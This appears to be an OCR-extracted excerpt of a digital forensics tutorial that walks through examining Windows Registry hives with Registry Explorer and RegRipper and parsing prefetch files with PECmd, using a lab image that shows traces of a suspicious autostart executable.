


Additionally, there are user-specific registry hives located within individual user directories, as exemplified in the following screenshot.




For a comprehensive analysis, we can employ `Registry Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\RegistryExplorer`) a GUI-based tool masterminded by Eric Zimmerman. This tool offers a streamlined interface to navigate and dissect the contents of Windows Registry hives. By simply dragging and dropping these files into Registry Explorer, the tool processes the data, presenting it within its GUI. The left panel displays the registry hives, while the right panel reveals their corresponding values.

In the screenshot below we have loaded the `SYSTEM` hive, that can be found inside the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config` directory of this section's target.



Registry Explorer boasts a suite of features, including hive analysis, search capabilities, filtering options, timestamp viewing, and bookmarking. The bookmarking utility is particularly handy, allowing users to earmark pivotal locations or keys for subsequent reference.

In the screenshot below we have loaded the `SOFTWARE` hive, that can be found inside the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config` directory of this section's target. Notice the available bookmarks within Registry Explorer.



RegRipper

Another potent tool in our arsenal is `RegRipper` (available at `C:\Users\johndoe\Desktop\RegRipper3.0-master`), a command-line utility adept at swiftly extracting information from the Registry.

To acquaint ourselves with RegRipper's functionalities, let's invoke the help section by executing `rip.exe` accompanied by the `-h` parameter.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -h
Rip v.3.0 - CLI RegRipper tool
```


```
Rip [-r Reg hive file] [-f profile] [-p plugin] [options]
Parse Windows Registry files, using either a single module, or a profile.

NOTE: This tool does NOT automatically process Registry transaction logs!
The tool
does check to see if the hive is dirty, but does not automatically process
the
transaction logs.  If you need to incorporate transaction logs, please
consider
using yarp + registryFlush.py, or rla.exe from Eric Zimmerman.

  -r [hive] .........Registry hive file to parse
  -d ................Check to see if the hive is dirty
  -g ................Guess the hive file type
  -a ................Automatically run hive-specific plugins
  -aT ...............Automatically run hive-specific TLN plugins
  -f [profile].......use the profile
  -p [plugin]........use the plugin
  -l ................list all plugins
  -c ................Output plugin list in CSV format (use with -l)
  -s systemname......system name (TLN support)
  -u username........User name (TLN support)
  -uP ...............Update default profiles
  -h.................Help (print this information)

Ex: C:\>rip -r c:\case\system -f system
    C:\>rip -r c:\case\ntuser.dat -p userassist
    C:\>rip -r c:\case\ntuser.dat -a
    C:\>rip -l -c

All output goes to STDOUT; use redirection (ie, > or >>) to output to a
file.

copyright 2020 Quantum Analytics Research, LLC
```


For a seamless experience with RegRipper, it's essential to familiarize ourselves with its plugins. To enumerate all available plugins and catalog them in a CSV file (e.g., `rip_plugins.csv`), use the command below.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -l -c >
rip_plugins.csv
```

This action compiles a comprehensive list of plugins, detailing the associated hives, and saves it as a CSV file.

The screenshot below elucidates the contents of this file, highlighting the plugin name, its corresponding registry hive, and a brief description.



	Plugin	Version	Hive	Description
42	cmdproc	20200515	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive
43	cmdproc_tln	20130425	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive (TLN)
44	cmd_shell	20200515	Software	Gets shell open cmds for various file types
45	codepage	20200519	system	Checks codepage value
46	comdlg32	20200517	NTUSER.DAT	Gets contents of user's ComDlg32 key
47	compdesc	20200511	NTUSER.DAT	Gets contents of user's ComputerDescriptions key
48	compname	20090727	System	Gets ComputerName and Hostname values from System hive
49	cred	20200427	system	Checks for UseLogonCredential value
50	cred_tln	20200402	system	Checks UseLogonCredential value
51	dafupnp	20200525	System	Parses data from networked media streaming devices
52	dcom	20200525	Software	Check DCOM Ports
53	ddo	20140414	NTUSER.DAT	Gets user's DeviceDisplayObjects key contents
54	ddpe	20221128	Software	Get the Machine ID (MCID) and Shield ID (DCID) needed to decrypt files using Dell Encryption. Also reports the Dell Server URI.
55	defender	20200427	Software	Get Windows Defender settings

To kick things off, let's execute the `compname` command on the SYSTEM hive (located at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config`), which retrieves the computer's name.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\con
fig\SYSTEM" -p compname
Launching compname v.20090727
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive

ComputerName    = HTBVM01
TCP/IP Hostname = HTBVM01
```


Let's see some more examples against different hives.

Timezone

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\con
fig\SYSTEM" -p timezone
Launching timezone v.20200518
timezone v.20200518
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2023-08-28 23:03:03Z
  DaylightName   -> @tzres.dll,-211
  StandardName   -> @tzres.dll,-212
  Bias           -> 480 (8 hours)
  ActiveTimeBias -> 420 (7 hours)
```

```
  TimeZoneKeyName-> Pacific Standard Time
```

Network Information

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\con
fig\SYSTEM" -p nic2
Launching nic2 v.20200525
nic2 v.20200525
(System) Gets NIC info from System hive

Adapter: {50c7b4ab-b059-43f4-8b0f-919502abc934}
LastWrite Time: 2023-09-07 08:01:06Z
  EnableDHCP                    0
  Domain
  NameServer                    10.10.10.100
  DhcpServer                    255.255.255.255
  Lease                         1800
  LeaseObtainedTime             2023-09-07 07:58:03Z
  T1                            2023-09-07 08:13:03Z
  T2                            2023-09-07 08:24:18Z
  LeaseTerminatesTime           2023-09-07 08:28:03Z
  AddressType                   0
  IsServerNapAware              0
  DhcpConnForceBroadcastFlag    0
  DhcpInterfaceOptions                  ├Ä☻  w                 ├Ä☻
/               ├Ä☻  .              ├Ä☻  ,              ├Ä☻  +
├Ä☻  !               ├Ä☻  ▼              ├Ä☻  ♥              ├Ä☻  ☼
├Ä☻  ♠               ├Ä☻  ☺              ├Ä☻  3              ├Ä☻  6
├Ä☻  5               ├Ä☻
  DhcpGatewayHardware           ├Ç┬┐┬╢☻♠    PV├Ñ┬ó┬¥
  DhcpGatewayHardwareCount      1
  RegistrationEnabled           1
  RegisterAdapterName           0
  IPAddress                     10.10.10.11
  SubnetMask                    255.0.0.0
  DefaultGateway                10.10.10.100
  DefaultGatewayMetric          0

ControlSet001\Services\Tcpip\Parameters\Interfaces has no subkeys.
Adapter: {6c733e3b-de84-487a-a0bd-48b9d9ec7616}
LastWrite Time: 2023-09-07 08:01:06Z
  EnableDHCP                    1
  Domain
  NameServer
  RegistrationEnabled           1
```

```
  RegisterAdapterName         0
```

The same information can be extracted using the `ips` plugin.

Installer Execution

```
Microsoft\Windows\CurrentVersion\Installer\UserData not found.
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\con
fig\SOFTWARE" -p installer
Launching installer v.20200517
Launching installer v.20200517
(Software) Determines product install information

Installer
Microsoft\Windows\CurrentVersion\Installer\UserData

User SID: S-1-5-18
Key      : 01DCD275E2FC1D341815B89DCA09680D
LastWrite: 2023-08-28 09:39:56Z
20230828 - Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913
14.28.29913 (Microsoft Corporation)

Key      : 3367A02690A78A24580870A644384C0B
LastWrite: 2023-08-28 09:39:59Z
20230828 - Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913
14.28.29913 (Microsoft Corporation)

Key      : 426D5FF15155343438A75EC40151376E
LastWrite: 2023-08-28 09:40:29Z
20230828 - VMware Tools 11.3.5.18557794 (VMware, Inc.)

Key      : 731DDCEEAD31DE64DA0ADB7F8FEB568B
LastWrite: 2023-08-28 09:39:58Z
20230828 - Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913
14.28.29913 (Microsoft Corporation)

Key      : DBBE6326F05F3B048B91D80B6C8003C8
LastWrite: 2023-08-28 09:39:55Z
20230828 - Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913
14.28.29913 (Microsoft Corporation)
```


Recently Accessed Folders/Docs

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Users\John
```

```
Doe\NTUSER.DAT" -p recentdocs
Launching recentdocs v.20200427
recentdocs v.20200427
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2023-09-07 08:28:20Z
  2 = The Internet
  7 = threat/
  0 = system32
  6 = This PC
  5 = C:\
  4 = Local Disk (C:)
  3 = Temp
  1 = redirect

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder
LastWrite Time 2023-09-07 08:28:20Z
MRUListEx = 1,0,3,2
  1 = The Internet
  0 = system32
  3 = This PC
  2 = Local Disk (C:)
```


Autostart - Run Key Entries

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Users\John
Doe\NTUSER.DAT" -p run
Launching run v.20200511
run v.20200511
(Software, NTUSER.DAT) [Autostart] Get autostart key contents from
Software hive

Software\Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2023-09-07 08:30:07Z
  MicrosoftEdgeAutoLaunch_0562217A6A32A7E92C68940F512715D9 - "C:\Program
Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --
win-session-start /prefetch:5
  DiscordUpdate - C:\Windows\Tasks\update.exe

Software\Microsoft\Windows\CurrentVersion\Run has no subkeys.

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows\CurrentVersion\RunOnce not found.
```

```
Software\Microsoft\Windows\CurrentVersion\RunServices not found.

Software\Microsoft\Windows\CurrentVersion\RunServicesOnce not found.

Software\Microsoft\Windows NT\CurrentVersion\Terminal
Server\Install\Software\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows NT\CurrentVersion\Terminal
Server\Install\Software\Microsoft\Windows\CurrentVersion\RunOnce not
found.

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Ru
n not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\Run not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\Run32 not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\StartupFolder
not found.
```


Program Execution Artifacts

When we talk about `execution artifacts` in digital forensics, we're referring to the traces and evidence left behind on a computer system or device when a program runs. These little bits of information can clue us in on the activities and behaviors of software, users, and even those with malicious intent. If we want to piece together what went down on a computer, diving into these execution artifacts is a must.

You might stumble upon some well-known execution artifacts in these Windows components:

- `Prefetch`
- `ShimCache`
- `Amcache`
- `BAM (Background Activity Moderator)`

Let's dive deeper into each of these to get a better grasp on the kind of program execution details they capture.


Investigation of Prefetch

`Prefetch` is a Windows operating system feature that helps optimize the loading of applications by preloading certain components and data. Prefetch files are created for every program that is executed on a Windows system, and this includes both installed applications and standalone executables. The naming convention of Prefetch files is indeed based on the original name of the executable file, followed by a hexadecimal value of the path where the executable file resides, and it ends with the `.pf` file extension.

In digital forensics, the Prefetch folder and associated files can provide valuable insights into the applications that have been executed on a Windows system. Forensic analysts can examine Prefetch files to determine which applications have been run, how often they were executed, and when they were last run.

In general, prefetch files are stored in the `C:\Windows\Prefetch\` directory.

Prefetch-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\prefetch`.




Eric Zimmerman provides a tool for prefetch files: `PECmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6`).

Here's an example of how to launch PECmd's help menu from the EricZimmerman tools directory.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -h
Description:
  PECmd version 1.5.0.0

  Author: Eric Zimmerman ([email protected])
  https://github.com/EricZimmerman/PECmd

  Examples: PECmd.exe -f "C:\Temp\CALC.EXE-3FBEF7FD.pf"
            PECmd.exe -f "C:\Temp\CALC.EXE-3FBEF7FD.pf" --json
"D:\jsonOutput" --jsonpretty
            PECmd.exe -d "C:\Temp" -k "system32, fonts"
            PECmd.exe -d "C:\Temp" --csv "c:\temp" --csvf foo.csv --json
c:\temp\json
```

```
            PECmd.exe -d "C:\Windows\Prefetch"

            Short options (single letter) are prefixed with a single dash.
Long commands are prefixed with two dashes

Usage:
  PECmd [options]

Options:
  -f <f>           File to process. Either this or -d is required
  -d <d>           Directory to recursively process. Either this or -f is
required
  -k <k>           Comma separated list of keywords to highlight in
output. By default, 'temp' and 'tmp' are
                   highlighted. Any additional keywords will be added to
these
  -o <o>           When specified, save prefetch file bytes to the given
path. Useful to look at decompressed Win10
                   files
  -q               Do not dump full details about each file processed.
Speeds up processing when using --json or --csv
                   [default: False]
  --json <json>    Directory to save JSON formatted results to. Be sure to
include the full path in double quotes
  --jsonf <jsonf>  File name to save JSON formatted results to. When
present, overrides default name
  --csv <csv>      Directory to save CSV formatted results to. Be sure to
include the full path in double quotes
  --csvf <csvf>    File name to save CSV formatted results to. When
present, overrides default name
  --html <html>    Directory to save xhtml formatted results to. Be sure
to include the full path in double quotes
  --dt <dt>        The custom date/time format to use when displaying time
stamps. See https://goo.gl/CNVq0k for
                   options [default: yyyy-MM-dd HH:mm:ss]
  --mp             When true, display higher precision for timestamps
[default: False]
  --vss            Process all Volume Shadow Copies that exist on drive
specified by -f or -d [default: False]
  --dedupe         Deduplicate -f or -d & VSCs based on SHA-1. First file
found wins [default: False]
  --debug          Show debug information during processing [default:
False]
  --trace          Show trace information during processing [default:
False]
  --version        Show version information
  -?, -h, --help   Show help and usage information
```



PECmd will analyze the prefetch file (`.pf`) and display various information about the application execution. This generally includes details such as:

- First and last execution timestamps.
- Number of times the application has been executed.
- Volume and directory information.
- Application name and path.
- File information, such as file size and hash values.

Let's see by providing a path to a single prefetch file, for example the prefetch file related to `discord.exe` (i.e. DISCORD.EXE-7191FAD6.pf located at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch`).

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DISC
ORD.EXE-7191FAD6.pf
PECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/PECmd

Command line: -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DISC
ORD.EXE-7191FAD6.pf

Warning: Administrator privileges not found!

Keywords: temp, tmp

Processing
```


```
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DISC
ORD.EXE-7191FAD6.pf

Created on: 2023-09-07 08:30:16
Modified on: 2023-09-07 08:30:16
Last accessed on: 2023-09-17 15:55:01

Executable name: DISCORD.EXE
Hash: 7191FAD6
File size (bytes): 51,104
Version: Windows 10 or Windows 11

Run count: 1
Last run: 2023-09-07 08:30:06

Volume information:

#0: Name: \VOLUME{01d9da035d4d8f00-285d5e74} Serial: 285D5E74 Created:
2023-08-28 22:59:56 Directories: 23 File references: 106

Directories referenced: 23

00: \VOLUME{01d9da035d4d8f00-285d5e74}\$EXTEND
01: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP (Keyword True)
02: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS
03: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE
04: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA
05: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL
06: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT
07: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS
08: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES
09: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE
10: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE
11: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\8O7R2XTQ
12: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\TEMP
(Keyword True)
13: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\DOWNLOADS
14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS
15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\APPPATCH
16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION
17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING
18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\REGISTRATION
19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32
20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS
```

```
21: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US
22: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS

Files referenced: 76

00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\DISCORD.EXE (Executable: True)
